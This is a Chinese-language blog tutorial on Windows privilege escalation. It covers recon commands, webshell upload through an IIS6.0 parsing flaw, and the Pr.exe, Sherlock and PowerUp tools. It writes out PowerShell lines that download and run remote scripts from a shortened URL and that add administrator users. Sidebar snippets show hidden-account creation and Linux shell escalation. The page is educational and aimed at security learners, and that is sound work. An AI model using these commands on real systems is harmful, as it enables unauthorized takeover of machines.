提权学习之旅—Windows操作系统如何提升权限,网络安全零基础入门到精通实战教程!

[网络安全自学篇] 九十四.《Windows黑客编程技术详解》之提权技术(令牌权限提升和Bypass UAC) 这是作者网络安全自学教程系列,主要是关于安全工具和实践操作的在线笔记,特分享出来与博友们学习,希望您喜欢,一起进步。这篇文章将带着大家来学习《Windows黑客编程技术详解》,其作者是甘迪文老师,推荐大家购买来学习。作者将采用实际编程和图文结合的方式进行分享,并且会进一步补充相关知识点。第六篇文章主要介绍木马病毒提权技术,包括进程访问令牌权限提升和Bypass UAC,希望对您有所帮助。 阅读详情

前言:

了解基础知识之后,这次就来仔细学一下Windows操作系统的提权。

Windows提权基础

0x00:Windows提权的大致方向

拿到一个低权限时要进行提权,首先要清楚从哪里入手,清楚了提权的大致方向,才能事半功倍。

其中比较常见而且利用较多的有

  1. 内核提权
  2. 数据库提权
  3. 应用提权
  4. 中间人劫持等
01:Windows基础提权命令
查询系统信息
systeminfo 
如果要查看特定的信息,可以使用
systeminfo | findstr /B /C:"OS名称" /C:"OS版本"
主机名
Hostname
环境变量
Set
查看用户信息
Net user
查看服务pid号
Tasklist /svc|find "TermService"
netstat -ano|find "3389"
查看系统名
wmic os get caption
查看补丁信息
wmic qfe get Description,HotFixID,InstalledOn
如果要定位到特定的补丁可以使用如下命令
wmic qfe get Description,HotFixID,InstalledOn | findstr /C:"KB4346084" /C:"KB4509094"
查看当前安装程序
wmic product get name,version

其中需要注意一下环境变量,因为有的软件环境变量可能设置在其它路径中,而在该路径下的文件是具有写权限的,就可以通过替换文件来达到提权操作

02:常见所处的权限

通常拿到webshell,获得的权限如下:

ASP/PHP 匿名权限
ASPX user权限
jsp 通常是系统权限

03:提权的前提条件

最重要的就是收集信息了,根据收集到的信息再进行响应的攻击。

服务器系统和版本位数
  服务器的补丁情况
  服务器的安装软件情况
  服务器的防护软件情况
  端口情况

收集好信息,就可以先从这几个方面入手:

确定是否能执行命令(如果不能调用系统cmd执行命令。 要上传一个cmd.exe)
找一个可写可执行的目录
通过查找的补丁信息,找相应的exp提权

04:溢出漏洞提权

溢出漏洞是一种计算机程序的可更正性缺陷。溢出漏洞的全名:缓冲区溢出漏洞 因为它是在程序执行的时候在缓冲区执行的错误代码,所以叫缓冲区溢出漏洞。

溢出漏洞提权是利用操作系统层漏洞进行权限提升,通常步骤是拿到shell后获取目标机器的补丁信息,通过目标的补丁情况获取相对应的漏洞,进行提权

Windows提权实践

0x01:Pr提权

Pr是windows本地溢出工具,主要作用就是可以将低权限用户提升为系统权限,主要用于webshell提权,补丁号为KB952004,虽然Pr提权已经很老了,但对于新手去学习提权还是需要去学习一下的,接下来就来实践一下Pr提权。

一个上传页面,使用Wappalyzer分析一下服务器是什么服务器,以及网站环境等

Web服务器是iis6.0,存在中间件解析漏洞,可以利用这个漏洞进行上传木马

IIS6.0解析漏洞介绍
当建立*.asa、.asp格式的文件夹时,其目录下的任意文件都将会被IIS当做asp解析。
当文件.asp;1.jpg IIS6.0同样会将文件作为asp文件解析。

上传一个asp一句话木马,改下目录和文件后缀

上传成功

连接成功

获得webshell权限,先来查看一下当前的用户权限,发现菜刀的虚拟终端没办法使用,自己上传一个

当前的用户权限是

并没有创建用户等权限,所以接下来就要收集信息了,先来查询一下系统信息

在系统的补丁中发现没有KB952004

因此可以利用这个漏洞进行提权(cve-2009-0079),上传pr.exe

提权成功

02:Windows分析工具的利用
WinSystemHelper

WinSystemHelper检查可利用的漏洞,该工具适合在任何Windows服务器上进行已知提权漏洞的检测

使用方法:
上传bat+txt文件,运行bat查看结果

WinSystemHelper

实验环境

windows server 2003

创建一个iis服务,并开启asp支持,在wwwroot目录下放一个aspx木马,菜刀进行连接

连接成功后,查看权限

权限不高,在其他文件夹中上传不了,但可以在RECYCLER文件夹中上传文件,因为一般情况下这个文件夹都是有权限进行上传的。(RECYCLER是windows操作系统中存放被删除文件的文件夹之一)

根据WinSystemHelper的使用方法,在该目录下上传bat+txt文件。

虚拟终端运行一下WinSysHelper.bat

有很多可以利用的漏洞,找一个11年的exp测试一下


直接运行,发现成功添加了一个k8team的用户

创建的用户已经成功添加到管理员组当中,提权成功
Sherlock

Sherlock是一个在Windows下用于本地提权的PowerShell脚本

https://github.com/rasta-mouse/Sherlock

使用方法:

本地加载脚本
Import-Module Sherlock.ps1
远程加载脚本
IEX (New-Object System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/rasta-mouse/Sherlock/master/Sherlock.ps1')
检查漏洞
Find-AllVulns
出现Appears Vulnerable就是存在漏洞

实验环境

win7,搭配有phpstudy

先用管理员账号创建一个普通的账号,用户名为test,登陆进去,在根目录下设置一个php一句话木马,进行连接,发现无法在虚拟终端执行命令,而且自己上传进去的cmd.exe也无法使用,这时可以使用另外一款工具phpspy,将其中的2011.php文件上传到网站根目录并进行访问

密码在源代码中有

登陆之后,在这里面便可以进行命令执行了

接下来在C:/users/test目录下放入Sherlock文件

接下来调用下Powershell,这里直接在win7本机做实验了,所以使用如下命令

powershell.exe -exec bypass

启动成功,下面本地加载下脚本,检查下存在的漏洞

Import-Module ./Sherlock.ps1
Find-AllVulns

通过这样的分析,便可以找到对应的漏洞,利用相应的exp即可

可以找MS14-058测试一下,上传与操作系统版本相同的exp

提权成功

Privesc

该工具可以枚举出目标Windows系统中常见的Windows错误安全配置,错误的安全配置将允许攻击者在目标系统中实现信息收集以及权限提升

Privesc

使用方法:

本地加载脚本
Import-Module .\Privesc.psm1
获取函数
Get-Command -Module Privesc
检测全部信息
Invoke-AllChecks
命令行下执行
powershell.exe -exec bypass -Command "& {Import-Module .\PowerUp.ps1;Invoke-AllChecks}"
远程调用执行
powershell -nop -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('http://dwz.cn/2vkbfp');Invoke-AllChecks"
添加用户
Install-ServiceBinary -ServiceName '服务名' -UserName user -Password password

先进入Powershell

加载脚本并获取函数

检测全部信息

除此之外,可以将信息导入到文件中

IEX (New-Object Net.WebClient).DownloadString('http://dwz.cn/2vkbfp');Invoke-AllChecks >1.txt

添加一个shy用户,密码为123456

Install-ServiceBinary -ServiceName 'phpStudySrv' -UserName shy -Password 123456

执行成功

03:提权实战

在测试的网站中上传一个asp木马文件,菜刀进行连接

当前权限为

没有创建用户等权限,需要进行提权操作,使用命令systeminfo 查看一下系统信息

当前的操作系统是winserver-2008,查到CVE-2018-8120可以对该系统进行提权操作,就将exp文件上传上去,但发现网站根目录和垃圾邮箱都无法上传进去

但是经过测试后发现,可以在User/All Users目录下进行上传exp文件

提权成功

创建用户成功

网络安全学习资源分享:

给大家分享一份全套的网络安全学习资料,给那些想学习 网络安全的小伙伴们一点帮助!

对于从来没有接触过网络安全的同学,我们帮你准备了详细的学习成长路线图。可以说是最科学最系统的学习路线,大家跟着这个大的方向学习准没问题。

因篇幅有限,仅展示部分资料,朋友们如果有需要全套《网络安全入门+进阶学习资源包》,需要点击下方链接即可前往获取

读者福利 | 优快云大礼包:《网络安全入门&进阶学习资源包》免费分享 (安全链接,放心点击)

👉1.成长路线图&学习规划👈

要学习一门新的技术,作为新手一定要先学习成长路线图,方向不对,努力白费。

对于从来没有接触过网络安全的同学,我们帮你准备了详细的学习成长路线图&学习规划。可以说是最科学最系统的学习路线,大家跟着这个大的方向学习准没问题。

在这里插入图片描述
在这里插入图片描述

👉2.网安入门到进阶视频教程👈

很多朋友都不喜欢晦涩的文字,我也为大家准备了视频教程,其中一共有21个章节,每个章节都是当前板块的精华浓缩。(全套教程文末领取哈)
在这里插入图片描述

在这里插入图片描述

👉3.SRC&黑客文档👈

大家最喜欢也是最关心的SRC技术文籍&黑客技术也有收录

SRC技术文籍:

在这里插入图片描述

黑客资料由于是敏感资源,这里不能直接展示哦!(全套教程文末领取哈)

👉4.护网行动资料👈

其中关于HW护网行动,也准备了对应的资料,这些内容可相当于比赛的金手指!

在这里插入图片描述

👉5.黑客必读书单👈

在这里插入图片描述

👉6.网络安全岗面试题合集👈

当你自学到这里,你就要开始思考找工作的事情了,而工作绕不开的就是真题和面试题。
在这里插入图片描述
所有资料共282G,朋友们如果有需要全套《网络安全入门+进阶学习资源包》,可以扫描下方二维码或链接免费领取~

读者福利 | 优快云大礼包:《网络安全入门&进阶学习资源包》免费分享 (安全链接,放心点击)

Isaac Sim 6 利用Replicator实现高效语义分割与实例分割(实践指南5.10) 本文详细介绍了如何利用Isaac Sim 6的Replicator工具高效生成语义分割和实例分割数据集。通过虚拟环境自动标注,效率提升20倍以上,特别适用于农业机器人等计算机视觉项目。文章包含环境配置、场景构建、批量标注技巧及实例分割处理等实战指南,帮助开发者快速掌握合成数据生成技术。 阅读详情

相关推荐

电拖笔记1电磁学基本知识与定律

电拖学习

qq458629839的博客 1136

隐藏账户

1.在“运行”栏输入Regedt32,在注册表编辑器的HKEY_LOCAL_MACHINE\SAM\右键“权限”将administrators的权限提升为完全控制。 2.新键一个帐号lizi$,普通权限即可。($表示在命令提示符下不显示)net user lizi$ 123 /add(添加一个用户)。 3.打开注册表regedit把我们的帐号lizi$克隆成管理员权限。 ...

weixin_34235135的博客 122

set_output_delay的本质

set_output_delay的本质

qq_33300585的博客 3394

Linux提权的N个方法

echo命令提权 echo os.system('/bin/sh')直接将普通用户提权至root用户 mysql数据库提权 select sys_exec("usermod -aG admin 用户ID"); nmap提权漏洞5.0一下 进入nmap交互模式 !sh提权即可 zip提权

weixin_45441727的博客 3953

CentOS 9 Stream 上安装 MySQL 8.0+

根据提示进行设置,包括设置新的 root 密码、禁用远程 root 登录等。MySQL 在首次安装时会生成一个临时密码。这样就完成了 MySQL 8.0.37 的安装。这将安装最新的 MySQL 8.0 版本。

小强不是坑 1681

Creo报错代码-9?手把手教你重新生成许可证文件(基于Creo 10.0)

本文详细解析Creo报错代码-9的成因及解决方案,重点介绍如何重新生成许可证文件以应对网络环境变化导致的验证失败。通过分步指南和高级技巧,帮助用户有效管理多网络环境下的Creo许可证问题,提升工作效率。

weixin_30839881的博客 565

提权的几种方法

提权的几种方法 本文主要介绍几种提权方法的原理以及对应工具脚本的使用 windows 主要分为 系统内核溢出漏洞提权、数据库提权、错误的系统配置提权、组策略首选项提权、窃取令牌提权、bypassuac提权,第三方软件/服务提权,WEB中间件漏洞提权等。 系统内核溢出提权(例如:巴西烤肉等) 使用systeminfo查看系统的补丁 使用未打补丁的exp进行攻击 wmic qfe get Caption,Description,HotFixID,InstalledOn 使用此条命令即可查看本机安装的补丁 也可以

qq_54030686的博客 3750

块存储:AIO的直接写流程注释

提交io流程中aio_write之前函数的注释,可参考“块存储:AIO的直接读流程注释”。

yiyeguzhou100的专栏 1336

手把手教你Windows系统服务提权(含提权实验+环境配置教程),网络安全零基础入门到精通教程建议收藏!

如果目标主机的用户在配置服务时存在疏忽,使低权限用户对高权限下运行的系统服务拥有更改服务配置的权限(SERVICE_CHANGE_CONFIG或SERVICE_ALL_ACCESS),即可通过该低权限用户修改服务启动时的二进制文件路径,通过修改服务启动文件的路径“ binpath”,将其替换为恶意程序的路径,这样服务启动时便会运行恶意程序。由于大多数系统服务是system权限启动,如果让服务启动时执行其他程序,该程序就可以随着服务的启动获得系统权限,达到提权目录。

资深程序员,曾自学JAVA,C#,如今从业于网安行业 1007

Go语言面试:面试中经常被问到的50个经典面试题(附参考答案)

Go语言核心知识点摘要 基础语法与数据结构 make和new区别:new分配零值内存返回指针,make初始化引用类型返回实例 Slice底层:包含指针、长度、容量的结构体,多个slice可共享底层数组 nil与空slice:nil指针为nil,空slice指针非nil但JSON编码不同 Map原理:哈希表实现,非线程安全,扩容策略影响性能 for range注意:循环变量是拷贝,map遍历无序 defer执行:LIFO顺序,函数返回前执行 Struct比较:仅当所有字段可比较时才可比较 参数传递:只有值传递

数据知道的博客 4727

STM32(HAL库)驱动OLED

通过STM32F103C8T6单片机采用HAL库方式对0.96寸OLED(IIC通讯)屏幕进行驱动。

weixin_44597885的博客 8808

2025年,计算机相关专业还值不值得学和报考?大实话版分析,这5个真相越早知道越好!!

从今天起,好好学习,天天向上」

喜欢Python编程的程序员柚柚呀 2096

visio安装包

Microsoft Office Visio 是一款专业的制图软件。利用经过更新的形状、协作工具和数据链接图表,创建专业级图表以简化复杂的信息。

windows权限提升-WIN提权

Windows系统内置了许多本地用户组,这些用户组本身都已经被赋予一些权限(permissions),它们具有管理本地计算机或访问本地资源的权限。只要用户账户加入到这些本地组内,这回用户账户也将具备该组所拥有的权限。

2401_84466224的博客 3939

IEM模型,地表粗糙度模拟

利用微波反演土壤水分时候,利用IEM模型可以实现对随机地表的模拟

文档:亲测可用解决vnc灰屏,黑屏,鼠标大黑叉情况

主要解决vnc-viewer灰屏,黑屏,鼠标大黑叉等现象,详细见文档。

Windows权限提升—溢出提权

这里需要我们了解的权限提升大概分为:后台权限,网站权限,数据本权限。接口权限,系统权限。域控权限等。此提权方法是利用系统本身存在的一些系统内核溢出漏洞,但未曾打相应的补丁,攻击者通过对比systeminfo信息中的补丁信息来查找缺失的补丁号,通过缺失补丁号对照相应的系统版本查找对应可以提权提升的exp。不过这里需要注意,只要对应的补丁号加上对应的系统的版本的提权exp才可以成功,有时候如果查找到提权exp提权不成功,那么就可以查看是不是系统版本没对应上,且不排除一些提权漏洞利用需要相应的环境。

剁椒鱼头没剁椒的博客 3759

NTscan扫描工具

ntscan是一个扫描器,可以扫描没有密码和弱密码的共享,先到配置文件中填写猜测的用户名和密码,扫描过程中右侧出现的是扫描日志。

【内网渗透基础】之权限提升-Windows内核提权,网络安全零基础入门到精通实战教程!

存在于win32k.sys驱动模块中。部分版本Windows系统win32k.sys组件的NtUserSetImeInfoEx()系统服务函数内部未验证内核对象中的空指针对象,普通应用程序可利用该空指针漏洞以内核权限执行任意代码。当用户通过UAC对话框查看可执行文件的数字签名证书详情时,系统会启动一个高权限的浏览器进程(如Internet Explorer)来显示证书信息。可以说是最科学最系统的学习路线,大家跟着这个大的方向学习准没问题。可以说是最科学最系统的学习路线,大家跟着这个大的方向学习准没问题。

2301_79455190的博客 1254

【内网安全】——Windows提权姿势

令牌(Token):令牌(token)是系统的临时秘钥,相当于账号和密码,用来决定是否允许这次请求和判断这次请求是属于哪一个用户的。它允许你在不提供密码或其他凭证的前提下,访问网络和系统资源,这些令牌将持续存在于系统中,除非系统重新启动。令牌最大的特点就是随机性,不可预测,黑客或软件无法猜测出令牌。令牌分类访问令牌(Access Token): 表示访问控制操作主体的系统对象会话令牌(Session Token): 交互会话中唯一的身份标识符。

qq_53058639的博客 1587

一篇文章教会你Windows操作系统如何提升权限!网络安全零基础入门到精通实战教程!

本文介绍了Windows系统提权的基础知识和实践方法。主要内容包括:Windows提权的四大方向(内核提权、数据库提权、应用提权、中间人劫持);常用系统信息收集命令(systeminfo、hostname、set等);常见的Webshell权限类型;提权前的信息收集要点(系统版本、补丁、软件情况等)。实践部分通过Pr提权和WinSystemHelper工具演示了利用系统漏洞提权的具体步骤,包括上传木马、检测漏洞、执行提权等操作。文章还介绍了Sherlock工具在PowerShell环境下的提权应用。这些方法

白帽阿叁的博客 819

【win权限提升】教你从0基础入门到精通,收藏这一篇就够了!

土豆(potato)提权通常用在我们获取WEB/数据库权限的时候,可以将低权限的服务用户提升为“NT AUTHORITY\SYSTEM”特权。**土豆提权原理:**土豆系列提权的核心是NTLM中继,通过欺骗运行在高权限(Administrator/SYSTEM)的账户进行ntlm认证,同时作为中间人对认证过程进行劫持和重放,最后调用本地认证接口使用高权限账号的ntml认证获取一个高权限token,只要当前进程拥有SeImpersonatePrivilege权限即可进行令牌模仿,即可取得对应权限。

logic1001的博客 4654

黑客在Windows系统下提权的20种主要姿势!从零基础到精通,收藏这篇就够了!

针对以上提权攻击方法,可以采取以下防范措施来加强系统的安全性:(1)及时更新系统补丁• 定期检查和安装Windows系统及其应用程序的安全更新和补丁,以修复已知的安全漏洞。• 使用自动化工具或配置管理系统来确保补丁的及时部署。(2)强化访问控制和身份验证• 实施严格的访问控制策略,限制对敏感数据和系统的访问。• 使用多因素身份验证方法,如密码、生物识别、硬件令牌等,增加账户的安全性。• 定期审查和更新用户权限,确保最小权限原则的实施。(3)配置安全策略和服务。

Javachichi的博客 1682

网络安全必修课:Windows提权从入门到精通,一文详解Windows提权技术

本文介绍了Windows操作系统提权的基础知识和实践方法。主要内容包括:1)Windows提权的四大方向(内核、数据库、应用、中间人劫持);2)常用系统信息收集命令(systeminfo、net user等);3)提权前提条件与溢出漏洞利用原理;4)两种实践案例:使用Pr提权工具和Windows分析工具(WinSystemHelper、Sherlock)进行本地提权。文章通过具体案例演示了从获取webshell到最终提权的完整流程,包括漏洞检测、EXP利用和权限提升等关键步骤,为安全研究人员提供了实用的Wi

qq_41314882的博客 899
上一篇: 网络安全各类WAF绕过技巧
下一篇: 网安小白狂喜!任意文件读取→拿账户,漏洞利用全攻略
网络安全_入门教程
博客等级 码龄4年 1万+粉丝 2151原创
评论
成就一亿技术人!
拼手气红包6.0元
还能输入1000个字符
 
 条评论被折叠 查看
添加红包

请填写红包祝福语或标题

个

红包个数最小为10个

元

红包金额最低5元

当前余额3.43元 前往充值 >
需支付:10.00元
成就一亿技术人!
领取后你会自动成为博主和红包主的粉丝 规则
hope_wisdom
发出的红包
实付元
使用余额支付
点击重新获取
扫码支付
钱包余额 0

抵扣说明:

1.余额是钱包充值的虚拟货币,按照1:1的比例进行支付金额的抵扣。
2.余额无法直接购买下载,可以购买VIP、付费专栏及课程。

余额充值